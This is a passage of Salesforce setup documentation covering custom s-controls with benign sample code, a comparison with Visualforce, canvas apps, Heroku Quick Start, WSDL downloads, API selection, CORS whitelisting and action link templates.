2. To create a new custom s-control, click **New Custom S-Control**.
3. To change an existing custom s-control, click **Edit**.
4. Enter s-control attributes.
5. To validate all Salesforce merge fields and functions, click **Check Syntax**.
6. Click **Save** when you finish or click **Quick Save** to save and continue editing.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete custom s-controls:

- "Customize Application"

Note: If you have a namespace prefix and your s-control references merge fields without their namespace prefix, Salesforce automatically prepends them with your namespace prefix.

7. Create a custom button or link to display the custom s-control to your users. Alternatively, create a Web tab using the custom s-control, add the s-control to a page layout, or add the s-control to a dashboard. You can also use an s-control as online help content for a custom object.

SEE ALSO:

About S-Controls

Viewing and Editing S-Controls

Useful S-Controls

About S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use s-controls to add your own functionality to your Salesforce organization. Whether you are integrating a hosted application of your own or are extending your current Salesforce user interface, use s-controls to store your code or refer to code elsewhere.

Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Defining Custom S-Controls

Useful S-Controls

How Do Visualforce Pages Compare to S-Controls?

Considerations for S-Controls in Force.com AppExchange Packages

If you are developing Force.com AppExchange packages with s-controls or are planning to install a AppExchange package with s-controls, you should be aware of the following limitations:

- For packages you are developing (that is, not installed from AppExchange), you can only add s-controls to packages with the default `Unrestricted` API access. Once a package has an s-control, you cannot enable `Restricted` API access.
- For packages you have installed, you can enable access restrictions even if the package contains s-controls. However, access restrictions provide only limited protection for s-controls. Salesforce recommends that you understand the JavaScript in an s-control before relying on access restriction for s-control security.
- If an installed package has `Restricted` API access, upgrades will be successful only if the upgraded version does not contain any s-controls. If s-controls are present in the upgraded version, you must change the currently installed package to `Unrestricted` API access.

Viewing and Editing S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

To view the details of a custom s-control, from Setup, enter *S-Controls* in the Quick Find box, then select **S-Controls** and select the s-control name.

- To make changes to an s-control, click **Edit**.
- To remove an s-control, click **Del**.
- To view a list of other components in Salesforce that reference the s-control, click **Where is this used?**.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete custom s-controls:

- "Customize Application"

Custom S-Control Attributes

Attribute Name	Description
Label	The text that displays on page layouts for embedded s-controls.
S-Control Name	The unique name for the s-control. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Type	Determines how you plan to use the s-control. **HTML** Select this option if you want to enter the content for your s-control in the Content area. **URL** Select this option if you want to enter the link or URL of an external website in the Content area. **Snippet** Snippets are s-controls that are designed to be included in other s-controls. Select this option if you want to enter the content for your s-control snippet in the Content area.
Description	Text that describes the s-control. This only displays to administrators.
Content	Enter the content or source for your s-control. You can enter up to 1 million characters. The HTML code defines exactly how your users should view the custom s-control. • If you are building a formula in the **Advanced Formula** tab or for approvals or rules, such as workflow, validation, assignment,

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Attribute Name	Description

	auto-response, or escalation, click **Insert Field**, choose a field, and click **Insert**.
	To create a basic formula that passes specific Salesforce data, select the **Simple Formula** tab, choose the field type in the `Select Field Type` drop-down list, and choose one of the fields listed in the `Insert Field` drop-down list.
	Tip: Build cross-object formulas to span to related objects and reference merge fields on those objects.
	• To insert an operator, choose the appropriate operator icon from the `Insert Operator` drop-down list.
	• To insert a function, double-click its name in the list, or select it and click **Insert Selected Function**. To filter the list of functions, choose a category from the `Functions` drop-down list. Select a function and click **Help on this function** to view a description and examples of formulas using that function.
	• To reference a file that you uploaded in the `Filename` field as part of the custom s-control, select Custom S-Control from the `Select Field Type` drop-down list, and choose Custom S-Control URL to get the merge field for it. For a Java applet, you can also use the `{!Scontrol_JavaCodebase}` merge field and the `{!Scontrol_JavaArchive}` merge field.
	• To insert activity merge fields, select *`Event`* or *`Task`* from `Select Field Type`.
	Tip: Internet standards require special encoding for URLs.Salesforce automatically encodes the text from any merge field you insert into a link. Encode any additional text in your link manually. For example, to generate the following URL:
	`http://www.google.com/search?q={!user.name} Steve Mark 50%`
	Use this content:
	`http://www.google.com/search?q={!user.name}+Steve+Mark+50%25`
	Salesforce automatically strips double quotes from URLs when the `Content Source` is URL. If you need to use double quotes, encode them manually. For example, to generate the URL `http://www.google.com/search?q="salesforce+foundation"`, use this content:
	`http://www.google.com/search?q=%22salesforce+foundation%22`.

`Filename`	Upload a file to display when you add this custom s-control to a custom link. The file can contain a Java applet, Active-X control, or any other type of content. This option applies to HTML s-controls only.
`Prebuild In Page`	This option keeps the s-control in memory, which may improve performance when the page is reloaded because the s-control does not have to be reloaded. This option applies to HTML s-controls only.

Attribute Name	Description
`Encoding`	The default encoding setting is Unicode (UTF-8). Change it if you are passing information to a URL that requires data in a different format. This option is available when you select URL for the `Type`.

SEE ALSO:

- About S-Controls
- Useful S-Controls
- Tips on Building S-Controls

Deleting Custom S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

To delete a custom s-control:

1. First, ensure that the s-control isn't used by other components: from Setup, enter *S-Controls* in the `Quick Find` box, then select **S-Controls**, select the s-control, and then click **Where is this used?**.
2. Click **S-Controls** again.
3. Click **Del** next to the custom s-control you want to delete.
4. Click **OK** to confirm.

Note: You cannot delete a custom s-control that is used elsewhere in Salesforce. Deleted s-controls do not go into the Recycle Bin.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete custom s-controls:

- "Customize Application"

Tips on Building S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use the following tips when building s-controls:

- If you create a URL s-control, do not select **Show Section Heading on Detail Page** in the page layout section where you put the s-control. This option in conjunction with collapsible sections causes some problems in certain browsers.
- Use global variables to access special merge fields for components like custom buttons, links, and s-controls. For example, the `$Request` global variable allows you to access query parameters inside a snippet, s-control, or custom button.
- Use the `{!$Organization.UISkin}` merge field in your s-control to retrieve the User Interface Theme that the organization has selected. The Theme1 value for this merge field represents the Salesforce Classic theme and Theme2 represents the Salesforce theme.
- S-controls use the {! and } characters (previously used to surround merge fields in formulas) to enclose an expression, which can include one or more merge fields, functions, or global variables.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete custom s-controls:

- "Customize Application"

- When overriding an action, use the `no override` argument to prevent a recursion, indicated by empty frames on the page.
- To insert activity merge fields, select *`Event`* or *`Task`* from `Select Field Type`.

SEE ALSO:

Custom S-Control Attributes

Defining Custom S-Controls

Useful S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use the following samples to get started using s-controls.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

S-Controls for Detail Pages

Yahoo Map

Use the Yahoo Map API and the billing address merge fields to display a map for an account. Use the following code in an HTML s-control and add it to your account detail page layout:

EDITIONS

Available in: Salesforce Classic

Custom buttons and links are available in: **All** Editions

S-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Overriding standard buttons and tab home pages is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

```
<html>
<head>
<script type="text/javascript"
src="http://api.maps.yahoo.com/ajaxymap?v=3.0&appid=YahooDemo">
</script>
<style type="text/css">
#mapContainer {
height: 200px;
width: 100%;
}
```

```
</style>
</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
var map = new YMap(document.getElementById('mapContainer'));
// Display the map centered on given address
map.drawZoomAndCenter("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
</script>
</body>
</html>
```

S-Controls that Override Standard Buttons and Tab Home Pages

Add Product Override

You may have your own code that you prefer to use for adding products to opportunities instead of the standard page. Use the s-control sample below to pass data values using merge fields from a record detail page into a custom s-control that overrides the **Add Product** button on the Products related list of an opportunity. This type of override illustrates how related list buttons can contain merge fields from the master object as well as the detail. For example, the code below contains opportunity merge fields, which is on the master side of a master-detail relationship with opportunity products.

```
<html>
<head>
<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>
```

To implement this functionality, create an HTML s-control with the content above inserting your code in the space provided. Then, override the add product action from the opportunity products object using the s-control. This example assumes you have record types on opportunities.

Note: This example does not include the code to add products. The content in the body section simply illustrates how to use opportunity merge fields from the opportunity products related list. Replace the body section with your code.

Conditional Override for Editing Leads

You can override a standard action conditionally, redirecting to a standard action or custom s-control depending on certain conditions. For example, you may want to use a separate s-control to edit leads when they have been open longer than 30 days. Using the following example, create an s-control to evaluate if a lead has been open longer than 30 days and, if so, run your custom s-control to edit leads. Otherwise, use the standard lead edit action.

```
<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if ({!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW()- Lead.CreatedDate , 0), 0)} > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id,
[retURL=URLFOR($Action.Lead.View, Lead.Id)], true)}";
}

</script>
```

To implement this in your organization, create the s-control that you want to use to edit leads that have been open longer than 30 days. Name this s-control EditLeadsOpenLongerThan30. Next, create an s-control using the example code above to determine if a lead has been open longer than 30 days, and, if so, override the edit action on leads using the EditLeadsOpenLongerThan30 s-control.

Note the differences between the first and second `if` statements in the example code above. The first one is a JavaScript `if` statement that evaluates on the browser. The second is the Salesforce IF function that evaluates on the server and returns a single value—the number of days the lead has been open, or zero if the lead is not open.

Tip: Use the URLFOR function in this example to build Salesforce URLs rather than specifying individual URLs to ensure they are supported across releases.

To display a standard Salesforce page without invoking the override, set the *`no override`* argument in the URLFOR function to "true."

Also, use the `retURL` parameter in your URLFOR function to return the user to the detail page after saving.

Edit Contact Override

You may have your own code that you prefer to use for editing contacts. Use the s-control sample below to pass data values using merge fields from a record detail page into a custom s-control that overrides a standard detail page button.

```
<html>
<head>
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
```

```
<br>
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

To implement this functionality, create an HTML s-control with the content above inserting your code in the body section. Then, override the edit contact action using the s-control. This overrides the edit contact action everywhere it is available: the **Edit** button on a contact detail page, the **Edit** link on list views, and the **Edit** link on any related lists.

Note: This example does not include the code to edit contacts. The code within the body section only illustrates how to use contact merge fields to display information about the contact. Replace the body section with your code.

Interrupt Override for New Accounts

Overriding standard buttons makes them unavailable in your entire Salesforce organization. However, you can override a standard action and redirect to that action from your s-control without getting into an infinite loop. For example, you can override the **New** button on accounts, perform your own custom process, and resume with the standard new account action without getting into an infinite loop. To do this, use the *no override* argument in the URLFOR function.

```
<script type="text/javascript">

alert("Hi, I am demonstrating how to interrupt New Account with an override.  Click OK to
 continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, true)}";

</script>
```

To implement this s-control, create an HTML s-control with the content above. Then, override the new account action using the s-control.

Note: The new action does not require an ID, which is why the second argument in the URLFOR function is set to `null`. This example does not require any inputs, which is why the third argument in the URLFOR function is set to `null`. The fourth argument in the URLFOR function is set to `true` to ignore the override, avoiding an infinite loop.

Conditional Accounts Tab Home Page Override

You can override a tab home page conditionally, redirecting the original tab home page to an s-control depending on certain conditions. For example, you may want to display an s-control, instead of the standard Accounts tab home page, to users with a specific profile. Using the following sample code, create an s-control to display job applicant information to users with the Recruiter profile when they click the Accounts tab; for all other users, display the standard Accounts tab home page.

To implement this, first create an s-control called "ApplicantHomePage" that contains the content to display to recruiters. Next create an s-control of type HTML using the following code to implement the conditional override logic:

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
    window.parent.location.href="{! urlFor($SControl.ApplicantHomePage)}";
```

```
} else {
//when the profile is not recruiter - display the standard Accounts tab page
    window.parent.location.href="{! urlFor( $Action.Account.Tab ,
$ObjectType.Account,null,true)}";
}
</script>
```

Finally, override the Accounts tab to use the HTML s-control shown here. This example assumes that a profile named "Recruiter" exists in your organization.

Note: $Profile merge fields are only available in Enterprise, Unlimited, Performance, and Developer Editions.

S-Controls that Include Snippets

Including Snippets

Include snippets in your custom s-controls to reuse common code. The following example references a snippet that provides a header for a page that displays in a web tab. The page will have the title "My Title." Use the $SControl global variable to reference a snippet. To implement this, create two snippets called "Resize_Iframe_head" and "Resize_Iframe_onload" and create an HTML s-control called "Resize_Iframe_sample" that includes the following code:

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",
                  theme = "modern"])} </body> </html>
```

Merge Fields for S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Because s-controls are the source of your object-level help content, you can use merge fields or other functions to personalize the experience. For example, you can design the custom help to address the user directly by adding the user's name to the help page when it displays.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tips

- To reference a file that you uploaded in the `Filename` field as part of a custom s-control, select **Custom S-Control** from the Select Field Type drop-down list, and choose **Custom S-Control URL** to get the merge field for it. For a Java applet, you can also use the `{!SControl_JavaCodebase}` and `{!SControl_JavaArchive}` merge fields.
- To insert activity merge fields, select **Event** or **Task** from the Select Field Type drop-down list. Salesforce automatically encodes the text from any merge field you insert into a link.

SEE ALSO:

Defining Custom S-Controls

How Do Visualforce Pages Compare to S-Controls?

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Visualforce pages are considered the next-generation of s-controls and should be used instead of s-controls whenever possible, both for their increased performance and the ease with which they can be written. The following table outlines the differences between Visualforce pages and s-controls.

	Visualforce Pages	S-Controls
Required technical skills	HTML, XML	HTML, JavaScript, Ajax Toolkit
Language style	Tag markup	Procedural code
Page override model	Assemble standard and custom components using tags	Write HTML and JavaScript for entire page
Standard Salesforce component library	Yes	No
Access to built-in platform behavior	Yes, through the standard controller	No
Data binding	Yes Developers can bind an input component (such as a text box) with a particular field (such as Account Name). If a user saves a value in that input component, it is also saved in the database.	No Developers can't bind an input component with a particular field. Instead, they must write JavaScript code that uses the API to update the database with user-specified field values.
Stylesheet inheritance	Yes	No, must bring in Salesforce stylesheets manually
Respect for field metadata, such as uniqueness	Yes, by default If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is automatically displayed and the user can try again.	Yes, if coded in JavaScript using a `describe` API call If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is only displayed if the s-control developer wrote code that checked those attributes.
Interaction with Apex	Direct, by binding to a custom controller	Indirect, by using Apex `webService` methods through the API
Performance	More responsive because markup is generated on the Force.com platform	Less responsive because every call to the API requires a round trip to the server—the burden rests with the developer to tune performance

	Visualforce Pages	S-Controls
Page container	Native	In an iFrame

SEE ALSO:

About S-Controls

Visualforce

App Integration with Salesforce

Canvas App Previewer Overview

Canvas App Previewer is a development tool that lets you see what your canvas apps will look like before you publish them. To view your canvas app:

1. From Setup, enter *Canvas App Previewer* in the Quick Find box, then select **Canvas App Previewer**.
2. Click your canvas app on the left-hand pane. The canvas app appears in the frame.

For more information, see the Force.com Canvas Developer's Guide.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Professional Edition (with API and Force.com Canvas enabled)**, and **Developer** Editions

USER PERMISSIONS

To see the previewer:

- "Customize Application"

  AND

  "Modify All Data"

Heroku Quick Start

The Heroku Quick Start button gets you started by creating an app in Heroku and creating a corresponding canvas app in Salesforce. The Heroku Quick Start fields include the following:

Field	Description
Template	Heroku template used to create the Heroku app.
Canvas App Name	Name of the canvas app. Maximum length is 30 characters.
Heroku App Name	Name of the Heroku app. The name must begin with a letter and can only contain lowercase letters, numbers, and dashes. This name becomes part of the URL for the app. Maximum length is 30 characters.
Canvas App Description	Description of the canvas app. This description appears when you edit the canvas app in Salesforce. Maximum length is 200 characters.
Auth Type	How the quick start authenticates with Heroku to create the canvas app. • OAuth—Uses the Heroku token if the current user is logged in to Heroku; otherwise, initiates the Heroku OAuth flow

Field	Description
	• `Username/Password`—Uses the Heroku username and password • `API Key`—Uses the Heroku API key
`Heroku Username`	Username for the account used to log in to Heroku. The Heroku app is created under this user's credentials. Note: This field has a maximum length of 30 characters. If your Heroku username is longer than 30 characters, you'll need to enter the API key associated with your Heroku account in the `Heroku API Key` field.
`Heroku Password`	Password for the account used to log in to Heroku.
`Heroku API Key`	Instead of using the username and password for the Heroku account, you can use the API key associated with that account. You can find this value on the Heroku `My Account` page.

Note: The Heroku username and password are not stored anywhere, but used only during the app creation process on a secure connection.

SEE ALSO:

Connected Apps

Creating a Connected App

Field Operational Scope

The fields displayed on the Fields Operational Scope page are referenced through the operational scope:

- If the **Is Updated** checkbox is selected, the field is updated using a database manipulation language (DML) operation, such as `insert` or `update`. For more information, see Understanding Dependencies.

  If the **Is Updated** checkbox is not selected, the field is only referenced within the operational scope. For example, it may be included as part of a `select` statement.

- If the **External ID** checkbox is selected, the field acts as an External ID. An external ID field contains unique record identifiers from a system outside of Salesforce. You can use the sidebar search to find external ID values, and you can use the field in the Force.com API. When using the Data Import Wizard for custom objects and solutions, you can use this field to prevent duplicates.

EDITIONS

Available in: Salesforce Classic

AppExchange packages and Visualforce are available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Apex available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To upload packages:
- "Upload AppExchange Packages"

To view Apex dependencies:
- "Author Apex"

To view Visualforce dependencies:
- "Developer Mode"

Downloading Salesforce WSDLs and Client Authentication Certificates

You can download a Web Services Description Language (WSDL) document to integrate your applications with Salesforce using the API.

The following WSDLs are available:

- **Enterprise WSDL** - Use this WSDL document to build an integration for a single organization.The enterprise WSDL is strongly typed, which means that it contains objects and fields with specific data types, such as `int` and `string`. Customers who use the enterprise WSDL document must download and re-consume it whenever their organization makes a change to its custom objects or fields or whenever they want to use a different version of the API.
- **Partner WSDL** - Use this WSDL to build an integration that can work across multiple Salesforce organizations, regardless of their custom objects or fields. Typically partners and ISVs use this WSDL. It is loosely typed, which means that you work with name-value pairs of field names and values instead of specific data types. The partner WSDL document only needs to be downloaded and consumed once per version of the API.
- **Apex WSDL** - Use this WSDL to run or compile Apex in another environment.
- **Metadata WSDL** - Use this WSDL to migrate configuration changes between organizations or work with the customizations in your organization as XML metadata files.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To download a WSDL:
- "Customize Application"

To download a WSDL document:

1. From Setup, enter *API* in the Quick Find box, then select **API**.
2. Download the appropriate WSDL:
   - If you are downloading an enterprise WSDL and you have managed packages installed in your organization, click **Generate Enterprise WSDL**. Salesforce prompts you to select the version of each installed package to include in the generated WSDL.
   - Otherwise, right-click the link for the appropriate WSDL document to save it to a local directory. In the right-click menu, Internet Explorer users can choose **Save Target As**, while Mozilla Firefox users can choose **Save Link As**.
3. On your computer, import the local copy of the WSDL document into your development environment.

Note: You can also select the default package versions without downloading a WSDL in the Package Version Settings section.

Optionally, you can download a certificate to authenticate Salesforce organizations. Use this certificate for workflow outbound messaging. This certificate is meant to identify that the request is coming from Salesforce, not a specific user. If you want to use certificates to ensure secure connections using other Salesforce features, such as Apex callouts, use Salesforce certificates and key pairs.

From Setup, enter *API* in the Quick Find box, then select **API**, and on the **WSDL Download** page, right-click **Download Client Certificate** and save it to an appropriate location. You can then import the downloaded certificate into your application server, and configure your application server to request the client certificate.

SEE ALSO:

Apex Developer Guide

Metadata API Developer Guide

Which API Should I Use?

Salesforce provides programmatic access to your organization's information using simple, powerful, and secure application programming interfaces.

API Name	Protocol	Data Format	Communication
REST API	REST	JSON, XML	Synchronous
SOAP API	SOAP (WSDL)	XML	Synchronous
Chatter REST API	REST	JSON, XML	Synchronous (photos are processed asynchronously)
Bulk API	REST	CSV, JSON, XML	Asynchronous
Metadata API	SOAP (WSDL)	XML	Asynchronous
Streaming API	Bayeux	JSON	Asynchronous (stream of data)
Apex REST API	REST	JSON, XML, Custom	Synchronous
Apex SOAP API	SOAP (WSDL)	XML	Synchronous
Tooling API	REST or SOAP (WSDL)	JSON, XML, Custom	Synchronous

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To use the APIs
- "API Enabled"

When to Use REST API

REST API provides a powerful, convenient, and simple REST-based Web services interface for interacting with Salesforce. Its advantages include ease of integration and development, and it's an excellent choice of technology for use with mobile applications and Web projects. However, if you have many records to process, consider using Bulk API, which is based on REST principles and optimized for large sets of data.

When to Use SOAP API

SOAP API provides a powerful, convenient, and simple SOAP-based Web services interface for interacting with Salesforce. You can use SOAP API to create, retrieve, update, or delete records. You can also use SOAP API to perform searches and much more. Use SOAP API in any language that supports Web services.

For example, you can use SOAP API to integrate Salesforce with your organization's ERP and finance systems. You can also deliver real-time sales and support information to company portals, and populate critical business systems with customer information.

When to Use Chatter REST API

Use Chatter REST API to display Salesforce data, especially in mobile applications. Responses are localized, structured for presentation, and can be filtered to contain only what the app needs. In addition to Chatter feeds, users, groups, and followers, Chatter REST API provides programmatic access to files, recommendations, topics, notifications, Data.com purchasing, and more. Chatter REST API is similar to APIs offered by other companies with feeds, such as Facebook and Twitter, but it also exposes Salesforce features beyond Chatter.

When to Use Bulk API

Bulk API is based on REST principles and is optimized for loading or deleting large sets of data. You can use it to query, insert, update, upsert, or delete many records asynchronously by submitting batches. Salesforce processes batches in the background.

SOAP API, in contrast, is optimized for real-time client applications that update a few records at a time. SOAP API can be used for processing many records, but when the data sets contain hundreds of thousands of records, SOAP API is less practical. Bulk API is designed to make it simple to process data from a few thousand to millions of records.

The easiest way to use Bulk API is to enable it for processing records in Data Loader using CSV files. Using Data Loader avoids the need to write your own client application.

When to Use Metadata API

Use Metadata API to retrieve, deploy, create, update, or delete customizations for your organization. The most common use is to migrate changes from a sandbox or testing organization to your production environment. Metadata API is intended for managing customizations and for building tools that can manage the metadata model, not the data itself.

The easiest way to access the functionality in Metadata API is to use the Force.com IDE or Force.com Migration Tool. Both tools are built on top of Metadata API and use the standard Eclipse and Ant tools respectively to simplify working with Metadata API.

- Force.com IDE is built on the Eclipse platform, for programmers familiar with integrated development environments. Code, compile, test, and deploy from within the IDE.
- The Force.com Migration Tool is ideal if you use a script or the command line for moving metadata between a local directory and a Salesforce organization.

When to Use Streaming API

Use Streaming API to receive notifications for changes to data that match a SOQL query that you define.

Streaming API is useful when you want notifications to be pushed from the server to the client. Consider Streaming API for applications that poll frequently. Applications that have constant polling against the Salesforce infrastructure consume unnecessary API call and processing time. Streaming API reduces the number of requests that return no data, and is also ideal for applications that require general notification of data changes.

Streaming API enables you to reduce the number of API calls and improve performance.

When to Use Apex REST API

Use Apex REST API when you want to expose your Apex classes and methods so that external applications can access your code through REST architecture. Apex REST API supports both OAuth 2.0 and Session ID for authorization.

When to Use Apex SOAP API

Use Apex SOAP API when you want to expose Apex methods as SOAP Web service APIs so that external applications can access your code through SOAP.

Apex SOAP API supports both OAuth 2.0 and Session ID for authorization.

When to Use Tooling API

Use Tooling API to integrate Salesforce metadata with other systems. Metadata types are exposed as sObjects, so you can access one component of a complex type. This field-level access speeds up operations on complex metadata types. You can also build custom development tools for Force.com applications. For example, use Tooling API to manage and deploy working copies of Apex classes and triggers and Visualforce pages and components. You can also set checkpoints or heap dump markers, execute anonymous Apex, and access logging and code coverage information.

REST and SOAP are both supported.

Use CORS to Access Supported Salesforce APIs, Apex REST, and Lightning Out

Chatter REST API, REST API, Lightning Out, Bulk API, and Apex REST support CORS (cross-origin resource sharing). To access these APIs from JavaScript in a web browser, add the origin serving the script to the CORS whitelist.

CORS is a W3C recommendation that enables web browsers to request resources from origins other than their own (cross-origin request). For example, using CORS, a JavaScript script at `https://www.example.com` could request a resource from `https://www.salesforce.com`.

If a browser that supports CORS makes a request to an origin in the Salesforce CORS whitelist, Salesforce returns the origin in the `Access-Control-Allow-Origin` HTTP header, along with any additional CORS HTTP headers. If the origin is not included in the whitelist, Salesforce returns HTTP status code 403.

1. From Setup, enter *CORS* in the `Quick Find` box, then select **CORS**.
2. Select **New**.
3. Enter an origin URL pattern.

   The origin URL pattern must include the HTTPS protocol (unless you're using your localhost) and a domain name and can include a port. The wildcard character (*) is supported and must be in front of a second-level domain name. For example, `https://*.example.com` adds all subdomains of `example.com` to the whitelist.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited**

USER PERMISSIONS

To create, read, update, and delete:

- "Modify All Data"

The origin URL pattern can be an IP address. However, an IP address and a domain that resolve to the same address are not the same origin, and you must add them to the CORS whitelist as separate entries.

Important: You must still pass an OAuth token with requests that require it.

Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.


An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal Edition**.

In this example, **Approve** and **Reject** are action links that make API calls to the REST API of a fictional travel website to approve or reject an itinerary. When Pam created the itinerary on the travel website, the travel website made a Chatter REST API request to post the feed item with the action links to Pam's manager Kevin so that he can approve or reject the itinerary.



Important: Action links are a developer feature. Although you create action link templates in Setup, you must use Apex or Chatter REST API to generate action links from templates and add them to feed elements.

IN THIS SECTION:

Designing Action Link Templates

Before you create a template, consider which values you want to set in the template and which values you want to set with binding variables when you instantiate action link groups from the template.

Create Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

Edit Action Link Templates

You can edit all fields on an unpublished action link group template and on its associated action link templates.

Delete Action Link Group Templates

When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the templates. Deleted action link groups disappear from any feed elements they've been associated with.

Package Action Link Templates

Package action link templates to distribute them to other Salesforce organizations.

SEE ALSO:

https://developer.salesforce.com/docs/atlas.en-us.chatterapi.meta/chatterapi/features_action_links.htm

https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode/connectapi_features_action_links.htm


Designing Action Link Templates

